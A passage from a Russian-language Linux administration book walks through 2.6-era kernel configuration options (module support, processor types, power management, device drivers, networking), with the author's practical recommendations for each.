Отключает использование математического сопроцессора.

no-scroll

Отключает функцию прокрутки экрана во время загрузки.

reboot=

Параметр, задающий режим перезагрузки. Возможные значения: `cold` и `warm`, то есть «холодная» или «горячая» перезагрузка. Поддерживается ядрами версии 2.0 и выше.

single

Устанавливает однопользовательский режим для администрирования системы, например, в случае отказа.

38.2. Конфигурирование ядра

В этом пункте освещены все этапы компилирования ядра, а также приведены рекомендации по повышению производительности системы. Настройка параметров ядра будет приводиться на примере современного ядра 2.6. Если вы все еще используете ядро версии 2.4, вам нужно второе издание данной книги. Ядро версии 2.2 рассматривалось в первом издании. Я понимаю, что сейчас купить второе издание сложно, а первое вообще невозможно, поэтому, если вам действительно нужно описание ядра 2.4 или 2.2, напишите мне — что-нибудь придумаем.

В отличие от первых двух изданий книги в качестве основного конфигуратора ядра будет рассмотрен графический конфигуратор `qconf` (make `xconf`), который более удобен, чем текстовая версия и версия, основанная на меню.

38.2.1. Code maturity level options

В данном разделе можно включить поддержку различных экспериментальных драйверов (читайте — модулей).

38.2.2. General setup

Support for paging of anonymous memory

Грозно звучит, не так ли? Я сначала даже не понял, что это. Оказывается, это просто поддержка свопа — своп-устройств и своп-файлов. Настоятельно рекомендуется не отключать эту опцию — сколько бы ни было оперативной памяти, а своп все равно пригодится.

System V IPC

Поддержка средств межпроцессного взаимодействия System V (IPC — InterProcess Communication): очереди сообщений, семафоров, разделяемой




Рис. 38.1. Раздел *General setup*

памяти и т.д. Отключать не нужно, иначе программы не смогут «общаться» друг с другом.

BSD Process Accounting

Учет процессов. С помощью специального системного вызова пользовательская программа может попросить ядро записать в специальный файл системную информацию: время создания процесса, идентификатор владельца, командную строку, использование ресурсов, например, памяти и терминалов и т.д. Чтобы все работало как нужно, не отключайте эту опцию.

Sysctl support

Включает поддержку программы `Sysctl`, позволяющей изменять параметры ядра без перекомпилирования во время загрузки. Поддержка `Sysctl` увеличивает размер ядра на 8Кб. Если ядро, которое вы компилируете, не предназначено для дисков загрузки/восстановления, включите эту опцию.

Kernel log buffer size

Задает размер буфера протокола ядра в зависимости от значения, указанного в программе конфигурирования ядра:

- 17 — 128 Кб (по умолчанию)
- 16 — 64 Кб
- 15 — 32 Кб (рекомендуется для SMP)
- 14 — 16 Кб
- 13 — 8 Кб
- 12 — 4 Кб.

Kernel .config support

Поддержка файлов `.config`, содержащих конфигурацию ядра.

38.2.3. Loadable module support

Если вы планируете использовать загружаемые модули, включите все функции. Можно создать компактную версию ядра, которая вообще не использует модули, а поддержка всех необходимых устройств будет включена непосредственно в ядро. В этом случае можно отключить все функции в этой секции. Когда вы включаете ту ли иную опцию в состав ядра, в программе `qconf` она отображается в виде галочки, если же опция не включается в состав ядра — в виде пустого квадратика, а если опция включается в виде модуля, то она бывает представлена пиктограммой в виде кружочка.

Enable loadable module support

Включить поддержку загружаемых модулей. Рекомендуется не отключать эту опцию, если вы собираете обычное ядро для настольной системы

или сервера. Если же вы собираете компактное ядро, можно эту опцию выключить, а все необходимые модули включить в состав ядра.

Module unloading

Разрешить удаление модулей из ядра. Если эта опция выключена, вы не сможете удалить модуль из ядра после того, как он был загружен.

Forced module unloading

Принудительное удаление. Модуль будет удален из ядра, даже если какой-то процесс его использует. Такое удаление может быть опасным — ведь в результате удаления модуля устройства, которое в данный момент используется процессом, очень велика вероятность потери данных, поэтому лучше эту опцию не включать. Наоборот, когда вы занимаетесь программированием модулей, то есть созданием своих модулей, эта опция очень полезна, поскольку помогает сразу же выгрузить некорректно работающий модуль.

Module versioning support

Экспериментальная поддержка версий модулей. Обычно используются модули, откомпилированные для этой версии ядра. Включение данной опции позволяет использовать модули, откомпилированные для другой версии ядра. Нет никакой гарантии, что модуль, откомпилированный под другую версию ядра, будет работать стабильно с вашей версией, поэтому лучше выключите эту опцию.

Automatic kernel module loading

Обычно некоторые части ядра выполнены в виде модулей ядра. Когда ядру нужен тот или иной модуль, перед использованием модуля оно должно загрузить его (команда `modprobe`). Если данная опция включена, ядро сможет автоматически загружать необходимые модули. Поэтому рекомендуется включить эту опцию.

38.2.4. Processor type and features

Здесь можно указать тип процессора и его функции, например, поддержка памяти более 1 Гб, MTRR, эмулирование математического сопроцессора.

Subarchitecture type

Тип архитектуры процессора:

- PC-compatible — PC-совместимый процессор, то есть процессор, использующий систему команд x86;
- Voyager (NCR) — SMP-архитектура, разработанная компанией NCP Corp;
- NUMAQ — позволяет запускать Linux на архитектуре NUMA (IBM/Sequent);
- SGI 320/540 — графические станции SGI.

Таблица 38.1 (продолжение)

Тип	Процессоры
Pentium-MMX	Процессоры Pentium с поддержкой MMX
Pentium Pro	Процессоры Pentium Pro/Celeron/Pentium II
Pentium II/Celeron (pre-Coopermine)	Процессоры Pentium II и Celeron (версия, которая была до Coopermine)
Pentium III/Celeron (Coopermine)/Pentium III Xeon	Процессоры Pentium III и Celeron (Coopermine)
Pentium M	Мобильная версия процессора Pentium с пониженным энергопотреблением для ноутбуков
Pentium 4 / Celeron (P4 based) / Pentium 4 M / Xeon	Процессоры Pentium 4, включая версию Pentium 4 M
K6/K6 II/K6 III	Процессоры AMD K6, K6-II, K6-III
Athlon/Duron/K7	Процессоры AMD Athlon/Duron
Opteron/Athlon64/Hammer/K8	64-х разрядные процессоры фирмы AMD
Elan/Crusoe	Процессоры Elan/Crusoe
WinChip-C6	Процессоры WinChip C6
WinChip 2A/Winchip-3	Процессоры WinChip 2A/Winchip-3
Cyrix III/C3	Процессоры IBM Cyrix III/C3

В моем случае ядро было оптимизировано под 586/K5. После того, как я установил Athlon/Duron/K7, Linux заработала быстрее (для справки: тогда у меня был AMD Duron 1,6 Ghz). Выбирайте именно ваш процессор — ваш классический Pentium не заработает быстрее и у него не появится поддержки MMX, если вы выберете Pentium MMX. Если вы попытаетесь таким образом ввести систему в заблуждение, она вообще может зависнуть, поскольку будет пытаться использовать MMX-инструкции, которые не поддерживаются процессором.

Generic x86 support

Базовая поддержка команд x86.

HPET Timer Support

HPET — это следующее поколение таймеров, пришедшее на смену классическому таймеру 8254. Просто включите эту опцию. Даже если ваша BIOS не поддерживает HPET, будет активизирована поддержка классического таймера 8254.

Symmetric multi-processing support

Скорее всего, у вас установлен один процессор. Тогда эту опцию вам нужно отключить — зачем включать лишний код в ядро? Если же вы счастливый обладатель мультипроцессорной машины, включите данную опцию. При включении SMP укажите правильный тип процессора. Вы должны указать хотя бы 586. Ядро не запустится, если у вас выбран тип процессора 486. Также ядро не будет работать, если ваш компьютер

оснащен процессором Pentium, а вы установили тип процессора PPro. Если у вас мультипроцессорная машина, вы должны также включить опцию Enhanced Real Time Clock Support. Опция Advanced Power Management у вас будет отключена при использовании SMP.

Preemptible kernel

Данную опцию следует включить, если вам нужно ядро для RealTime-системы.

Local APIC support for uniprocessors

Поддержка внутреннего контроллера прерываний процессора (APIC — Advanced Programmable Interrupt Controller). Если у вас однопроцессорная система с процессором, оснащенным APIC, включите эту опцию. Если ваш процессор не поддерживает APIC, включение данной опции существенно снизит производительность системы.

У вас многопроцессорная система? Тогда APIC будет использоваться по умолчанию вне зависимости от значения этой опции.

Machine Check Exception

Позволяет процессору сообщать ядру о внутренних проблемах, например, о сбое.

Toshiba, DELL laptop support

Поддержка ноутбуков фирм Toshiba и DELL.

```
/dev/cpu/microcode
```

Включив эту опцию, вы сможете обновлять микрокод процессоров P Pro/ P II/ P III/ P4/ Xeon с помощью устройства /dev/cpu. Для работы этой опции нужно включить файловую систему /dev в разделе File systems. Информацию о микрокоде вы можете получить по адресу: <http://www.urbanmyth.org/microcode>. Если вы откомпилировали эту опцию как модуль, для его загрузки нужно прописать в вашем файле /etc/modules.conf строку:

```
alias char-major-10-184 microcode
```

/dev/cpu/*/msr

Поддержка регистров MSR. Может понадобиться в некоторых случаях для SMP-систем. Вы можете ее со спокойной совестью выключить или хотя бы откомпилировать как модуль.

/dev/cpu/*/cpuid

Поддержка информации о процессоре. Рекомендуется включить эту опцию. Загляните в файл /dev/cpu/0/cpuid — вы узнаете много интересного о своем первом (0) процессоре.

High Memory Support

Поддержка памяти более 1Гб.

Math emulation

Включите эту опцию, если вы используете один из следующих процессоров: 386SX/DX/SL/SLC без 80387, 486SL/SX/SX2.

MTRR

В семействе процессоров Intel P6 (Pentium Pro, Pentium II и выше) используются специальные регистры - Memory Type Range Registers (MTRR). Они задействуются для управления доступом процессора к различным диапазонам памяти. Включение этой опции может существенно повысить производительность системы, особенно если вы используете видеокарту PCI или AGP. Данную возможность поддерживают процессоры и сторонних производителей: Cyrix 6x86, 6x86MX, MII, AMD K6-2 (stepping 8 и выше), K6-3, Centaur C6. Некоторые BIOS устанавливают MTRR для первого процессора, но отключают для второго. Активизация данной опции также решает и эту проблему. Если вы не уверены, поддерживает ли ваш процессор MTRR, все равно включите данную опцию. Поддержка MTRR увеличит объем ядра всего лишь на 3Кб.

38.2.5. Power Management Options

В этом разделе вы найдете все опции, касающиеся управления питанием. В принципе, с опциями Power Management разобраться не сложно и самому, в крайнем случае можно все оставить по умолчанию — опции вполне приемлемы. Но есть одна очень интересная экспериментальная (!) опция — Software Suspend. Если она включена, вы можете приостановить машину, а при следующей загрузке сразу же восстановить систему до того состояния, в котором она находилась до приостановки. Работает это так: вы вводите команду `swsusp` или `shutdown -z <время>`, система записывает образ содержимого памяти на своп-раздел (или в своп-файл). Затем, при загрузке, вы вводите параметр ядра `resume=/dev/своп-раздел` и система восстанавливается до исходного состояния. Если вы не ввели данный параметр, то будет невозможно задействовать своп-раздел, который использовался для приостановки системы (создания образа памяти). Опция Suspend to disk позволяет записывать образ памяти на диск, а не только на своп-раздел.

В этом же разделе можно включить опцию Advanced Power Management. Если вам нужно отключить функцию APM во время загрузки, введите в качестве параметра ядра `apm=off`.




Рис. 38.3. Раздел Power Management Options / Advanced Power Management

При возникновении проблем (на старых компьютерах) попробуйте следующее:

1. Убедитесь, что раздел подкачки включен, а размер его достаточен.
2. Передайте ядру инструкцию `no-hlt`.
3. Попробуйте отключить поддержку сопроцессора (инструкция `no387`).
4. Передайте ядру инструкцию `floppy-nodma`.
5. Убедитесь, что процессор не «разогнан».
6. Установите новый вентилятор для процессора.

Что же касается APM, следует обратить внимание на следующие опции:

Опции APM

Таблица 38.2

Опция	Описание
Enable PM at boot time	Включает APM во время загрузки системы. Если эта опция отключена, BIOS не будет управлять питанием устройств, входить в режимы Standby и Suspend, а также не будет производить никаких действий в ответ на вызовы процессора CPU Idle. Если ваш компьютер зависает во время загрузки, выключите эту опцию
Make CPU idle calls when idle	Во время цикла простоя ядра разрешает вызовы к APM. Включение данной опции может привести к зависанию компьютера во время загрузки! Если компьютер использует несколько процессоров, эта опция игнорируется. Заметьте, речь идет о том, сколько процессоров именно использует компьютер, а не сколько их в нем установлено. Если у вас два процессора, а вы используете только один и поддержка SMP у вас отключена, данная опция игнорироваться не будет!

Таблица 38.2 (продолжение)

Опция	Описание
Enable console blanking using APM	Включает мерцание консоли при использовании APM. Некоторые ноутбуки могут использовать эту опцию для того, чтобы отключить подсветку LCD-экрана, когда активизирован хранитель экранов на одной из виртуальных консолей Linux.
RTC stores time in GMT	Если ваш аппаратный таймер сохраняет время в формате GMT, включите эту опцию, в противном случае отключите ее. Если опция выключена, сохраняется локальное время.
Allow Interrupts during APM BIOS calls	Обычно прерывания внешних устройств запрещены во время выполнения процедур APM. BIOS некоторых ноутбуков разрешает прерывания внешних устройств, например, IBM ThinkPad. По умолчанию данная опция выключена. Если вы не уверены, не включайте ее.

38.2.6. Bus Options

В этом разделе описываются опции, касающиеся поддержки различных шин PCI, ISA, MCA. Конфигуратор ядра 2.4 держал их в разделе General Setup, а сейчас они вынесены в собственный раздел. Отключайте все, кроме шины PCI — не думаю, что у вас есть ISA или MCA-устройства.



Примечание

MCA — шина передачи данных, разработанная IBM, которая использовалась в системах PS1/PS2. Она давно снята с производства, современные устройства с ней не работают.

PCI access mode

Данная опция определяет режим доступа к PCI-устройствам. Если значение этой опции равно BIOS, значит, Linux будет использовать BIOS для определения PCI-устройств и их конфигураций. Однако на некоторых старых материнских платах BIOS не может корректно определить конфигурацию PCI-устройств. В этом случае нужно выбрать значение Direct, и Linux будет работать с PCI-устройствами напрямую, без BIOS. Если вы выберете Any, то Linux сначала попытается работать напрямую (так быстрее), а потом, если напрямую не получится, уже использовать BIOS.

38.2.7. Executable file formats

В этом разделе вы сможете включить поддержку различных форматов исполняемых файлов. Обычно это нужно, если вы хотите запускать в эмуляторах программы других операционных систем, например, DOS- или Windows-программы.

38.2.8. Device drivers

В данном подразделе находятся опции, касающиеся драйверов устройств. Тут вы можете определить, какие устройства у вас установлены и какие вы хотите использовать в дальнейшем. По сравнению с программой настройки ядра 2.4 многие отдельные разделы «переехали» в этот раздел, например, Parallel port support, MTD, PnP support и т.п.

Memory Technology Devices (MTD)

В данном подразделе вы можете включить поддержку MTD-устройств. Самым ярким примером такого устройства может послужить flash-диск.

Parallel port support

Поддержка параллельного порта.

PnP support

В данной секции задается поддержка Plug and Play.

Block devices

В этом подразделе вы можете настроить блочные устройства, то есть такие устройства, обмен данными с которыми выполняется поблочно (передаются целые блоки информации), а не посимвольно (за одну




Рис. 38.4. Раздел Device Drivers

операцию ввода/вывода передается один байт). Ярким примером блочных устройств выступают дисковые накопители — дисковод для гибких дисков, жесткие диски и т.п.

Normal floppy disk support

Поддержка обычного дисковода для гибких дисков. Обычно поддержка данного устройства требуется, но если вы собираете ядро для сервера, «флоппик» на нем не нужен, поэтому можете данную опцию выключить или хотя бы оставить в виде модуля. Модуль будет называться floppy.

XT hard disk support

Поддержка старых жестких дисков, которые устанавливались на компьютеры типа IBM XT. Отключите эту опцию — она вам не нужна, модуль тоже вам не нужен. Даже если вы где-то и найдете такой диск, вряд ли вы станете его подключать к современному компьютеру.

Parallel port IDE device support

Поддержка IDE-устройств, которые подключаются к компьютеру по параллельному порту. Очень часто к ноутбукам подключаются внешние IDE-устройства. Было время, когда шины USB не существовало, тогда был разработан интерфейс для подключения IDE-устройств по параллельному порту (по последовательному порту обмен информацией занимает много времени).

Compaq SMART2 support

Поддержка контроллеров SMART2 фирмы Compaq. Вряд ли этот параметр вам понадобится.

Compaq Smart Array 5xxx support

То же самое, что и предыдущая опция, но здесь включается поддержка контроллеров 5xxx.

Mylex DAC960/DAC1100 PCI RAID Controller support

Поддержка RAID-контроллера фирмы Mylex.

Micro Memory MM5415 Battery Backed RAM support (EXPERIMENTAL)

Поддержка специальных карт памяти. Честно говоря, я эти карты и в глаза не видел, и в руках не держал. Если кому-то интересна информация о них, посетите сайт: <http://www.umem.com/>.

Loopback device support

Вот эту опцию я отключать не советую — многие задачи требуют наличия устройства обратной петли. Поэтому, если хотите сделать ядро компактнее, включите эту опцию хотя бы в виде модуля. Модуль будет называться `loop`.

Network block device support

Поддержка сетевых блочных устройств. Просто включите эту опцию в виде модуля. Модуль называется `nbd`.

RAM disk support

Это очень полезная опция, позволяющая часть информации, находящейся на жестком диске, перенести в оперативную память для ускорения доступа к ней. Особенно данная опция полезна при создании загрузочных дисков, которые используются для восстановления системы. Если вы включите эту опцию в виде модуля, он будет называться `rd`.

Initial RAM disk (initrd) support

Инициализирующий RAM-диск — это RAM-диск, который загружается загрузчиком системы (`LILO`, `GRUB`, `loadlin`) и монтируется как корневая файловая система перед нормальной загрузкой. Он используется для загрузки модулей перед монтированием нормальной корневой системы. Включите эту опцию. Если же вы создаете загрузочный диск, то ее отключение недопустимо вообще!

Support for Large Block Devices

Поддержка больших блочных устройств — с размером более 2Тб. Отключайте эту опцию — жестких дисков на 2Тб в ближайшее время в продаже не предвидится.

ATA/ATAPI/MFM/RLL support

В этом подразделе вы можете включить/выключить поддержку ATA-устройств. Тут уж смотрите сами, какие устройства у вас есть и какие вы планируете использовать. Ненужные следует сразу отключать — нечего память забивать. Что не нужно, а что нужно? Обыкновенный привод CD-ROM есть у всех. Даже если у вас в данный момент его нет, вы рано или поздно его подключите к своему компьютеру. Не будете же вы из-за этого перекомпилировать ядро? Поэтому опция `Include IDE/ATAPI CDROM support (BLK_DEV_IDECD)` относится к категории нужных. А вот поддержка `Silicon Image chipset` совершенно не нужна, хоть и встроена

в ядро по умолчанию. Поддержку всех ATA-устройств следует отключить, если у вас сервер и все устройства — SCSI (только не забудьте SCSI включить!)

SCSI device support

Поддержка SCSI-устройств. Все комментарии аналогичны предыдущему пункту — все ненужное отключаем, оставляем самое необходимое. Вот почему мне нравится Linux — можно явно указать, что мне нужно, а что — нет. Ни в одной Windows такое сделать нельзя. Можно, конечно, удалить всю базу с драйверами, но я же сказал «явно».

Old CD-ROM drivers (not SCSI, not IDE)

В этом разделе вы можете включить поддержку старых (я бы сказал, древних) приводов CD-ROM, но, скорее всего, это вам не нужно, поэтому смело отключайте целый подраздел — сэкономим место на диске.




Рис. 38.5. Поддержка сети

Multi-device support (RAID and LVM)

Поддержка RAID-массивов и LVM-томов (Logical volume manager). Если планируете использовать RAID, включите некоторые опции этого раздела. Вы можете указать, какие уровни RAID вам нужны, а какие нет.

IEEE 1394 (FireWire) support

Поддержка последовательной высокоскоростной шины IEEE 1394. Если у вас есть IEEE-адаптер, включите эту опцию. Внимание: поддержка IEEE экспериментальна (для ядра 2.6)!

38.2.9. Networking support

Это довольно большой подраздел раздела **Device Drivers**, в котором можно включить поддержку как самой сети, так и отдельных ее компонентов. Прежде всего нужно сказать, что поддержка сети нужна, даже если у вас нет сетевой платы или других сетевых устройств. Функции печати, а также графическая подсистема X Window требуют поддержки сети, а это значит, что, если сеть у вас отключена, вы не сможете ни документ распечатать, ни KDE запустить. Мрачная перспектива, не правда ли?

Включив сеть (Network support) вы увидите два подраздела:

- **Networking options** — параметры сети, например, поддержка различных протоколов.
- **Network device support** — поддержка различных сетевых устройств. Комментировать данный раздел не стану, поскольку вам, и только вам, лучше всех известно, какое оборудование вы используете.

Сетевых опций довольно много, поэтому для их установки воспользуемся таблицей 38.3.

Опции сети

Таблица 38.3

Опция	Описание
Netlink device emulation	Опция обратной совместимости. Скоро будет удалена, но пока она нужна.
Unix domain sockets	Поддержка UNIX-сокетов. Не отключайте эту опцию
IPMI sockets	Поддержка IPMI-сокетов. Обычно не нужна
PF_KEY sockets	Требуется для IPsec, поэтому лучше не отключать ее или включить в виде модуля
TCP/IP networking	Поддержка TCP/IP обязательно должна быть включена!!!
IP: multicasting	Позволяет адресовать сразу несколько компьютеров. Данная опция полезна, если вы используете MBONE или другую магистраль для широковещательной передачи аудио и видео информации
IP: advanced router	Включите, если предполагаете использовать данный компьютер в виде маршрутизатора, а заодно нужно включить и все ее компоненты, например, IP: policy routing — довольно интересная функция маршрутизатора. В двух словах ее не опишешь, а прочитать о ней можно по адресу: http://www.compendium.com.ar/policy-routing.txt

Таблица 38.3 (продолжение)

Опция	Описание
IP: kernel level autoconfiguration	Включает автоматическую конфигурацию IP-адреса сетевых устройств и таблицы маршрутизации во время загрузки ядра на основании информации, переданной ядру в командной строке или по протоколам BOOTP или RARP. Данную опцию имеет смысл включать только на бездисковых машинах, поскольку на обычных системах конфигурация сети задается в сценариях инициализации
IP: tunnelling	Данная опция понадобится вам, если вы будете настраивать виртуальную частную сеть — VPN (Virtual Private Network).
IP: GRE tunnels over IP	Данная опция полезна при использовании маршрутизаторов Cisco. Для ее работы необходимо включить предыдущую опцию.
IP: multicast routing	Данная опция позволяет настроить работу маршрутизатора так, чтобы он отправлял IP-пакеты по нескольким адресам. Очень полезно для широковещания аудио-видеоинформации по Интернету
IP: ARP daemon support (EXPERIMENTAL)	Поддержка ARP-демона. Можно включить на маршрутизаторе/шлюзе небольшой сети
IP: TCP syncookie support (disabled per default)	Вот эту опцию я бы включил из соображений безопасности, она предотвратит вашу систему от так называемых SYN-наводнений, точнее, сообщит вам адрес атакующего хоста
IP: AH transformation	Поддержка AH-преобразования для IPSec. Если не уверены в том, что вы делаете, не отключайте эту опцию!
IP: ESP transformation	Поддержка ESP-преобразования для IPSec. Если не уверены в том, что вы делаете, не отключайте эту опцию!
IP: IPComp transformation	Поддержка IPComp-преобразования (сжатие данных, описано в RFC3173) для IPSec. Если не уверены в том, что вы делаете, не отключайте эту опцию!
IP virtual server support (EXPERIMENTAL)	Включение данной опции позволит вам построить виртуальный сервер, который будет использовать ресурсы нескольких физических серверов. Попросту говоря, данная опция позволяет собрать кластер. Раньше для создания кластеров использовались программные продукты посторонних разработчиков, а сейчас поддержка кластеров встроена в ядро. Если заинтересовались, посетите сайт: http://www.linuxvirtualserver.org/
The IPv6 protocol (EXPERIMENTAL)	Поддержка протокола IPv6. Пока он практически не используется, поэтому можно эту опцию смело отключить
DECnet Support	Данную опцию на просторах бывшего СНГ вряд ли кто-то будет включать, точнав, вряд ли она кому-то понадобится
802.1d Ethernet Bridging	Если вы включите эту опцию, ваш компьютер превратится в Ethernet-мост, который будет соединять различные сегменты вашей локальной сети
Network packet filtering (replaces ipchains)	Поддержка нового поколения бастиона Netfilter, пришедшего на замену IPChains. Если вы настраиваете маршрутизатор, включите эту опцию. Для обыкновенных систем ее нужно выключить
IPsec user configuration interface	Поддержка IPSec. Если не уверены, просто включите эту опцию
Asynchronous Transfer Mode (ATM)	Поддержка ATM
The IPX protocol (IPX)	Поддержка протокола IPX (компания Novell)
Appletalk protocol support	Поддержка протокола компании Apple. Если в вашей сети есть хотя бы один Macintosh, включите эту опцию
CCITT X.25 Packet Layer (EXPERIMENTAL) (X25), LAPB Data Link Driver (EXPERIMENTAL) (LAPB)	Данные опции нужно включать, только если вам это действительно необходимо. Если вы не знаете, что они собой представляют, лучше их не трогать!
WAN router	Данная опция превращает ваш компьютер в маршрутизатор глобальной сети. Обычные маршрутизаторы не требуют включения этой опции. В случае включения данной опции в виде модуля модуль будет называться wanrouter

Опция	Описание
Fast switching	Перед включением этой опции настоятельно рекомендую прочитать документацию. Данная опция выбирает самый быстрый сетевой интерфейс для передачи данных. Внимание! Эта опция несовместима с опцией Network packet filtering.
Forwarding between high speed interfaces	Не включайте эту опцию!

QoS and/or fair queueing

В этом подразделе можно включить поддержку QoS (Quality of Service).

IrDA (infrared) support

Поддержка IrDA -устройств.

Bluetooth support

Поддержка Bluetooth. Обычно требует включения на современных нутбуках.

